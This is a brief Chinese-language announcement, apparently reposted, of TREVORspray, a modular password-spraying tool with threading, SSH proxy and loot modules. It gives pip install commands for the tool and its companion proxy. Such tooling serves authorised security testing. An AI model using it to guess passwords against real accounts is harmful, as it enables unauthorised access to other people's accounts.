
TREVORspray 是一个模块化密码喷洒工具,支持线程、SSH 代理、战利品模块等功能!

pip install git+https://github.com/blacklanternsecurity/trevorproxy
pip install git+https://github.com/blacklanternsecurity/trevorspray
详细内容请参见配套的 博客文章,里面有有趣的吐槽和一些酷炫的演示!
